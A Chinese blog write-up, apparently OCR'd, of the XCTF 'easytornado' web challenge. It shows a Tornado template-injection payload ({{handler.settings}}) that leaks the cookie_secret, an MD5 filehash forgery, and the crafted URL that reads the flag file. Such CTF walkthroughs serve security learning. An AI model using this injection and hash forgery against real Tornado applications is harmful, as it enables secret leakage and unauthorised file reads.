
攻防世界 easytornado 详解

原创


盐茶Tea 于 2022-03-28 23:02:13 发布 66 收藏
分类专栏： Web 安全 文章标签： 安全 tornado


Tornado框架



第一任务先找cookie_secret

没什么头绪，直接访问http://111.200.241.244:59809/file?filename=/fllllllllllllag&filehash=7bc08cbde1fe13f5898f51b5470dc21d






回想起前段时间做的py模板注入,用同样的方法试一下

还是无果

最后动用谷歌寻找框架漏洞


网上搜罗框架漏洞资料,资料大概意思是可用 handler.settings 访问配置文件

http://111.200.241.244:59809/error?msg={{handler.settings }}



果然得到了想要的东西

Cookie_secret = 40c38c30-16a6-46f4-a170-39d7193fccb4




按照提示　先将文件进行MD5加密　　MD5(/fllllllllllllag) = 3bf9f6cf685a6dd8defadabfb41a03a1

在拼接最后结果　　MD5(Cookie_secret+MD5(/fllllllllllllag)) =>


MD5(40c38c30-16a6-46f4-a170-39d7193fccb43bf9f6cf685a6dd8defadabfb41a03a1)

==> e7922981f25b25c6dc3dfca067f39f06



将访问flag.txt的url重新构造,构造得到flag

payload: http://111.200.241.244:59809/file?filename=/fllllllllllllag&filehash=e7922981f25b25c6dc3dfca067f39f06



flag{3f39aea39db345769397ae895edb9c70}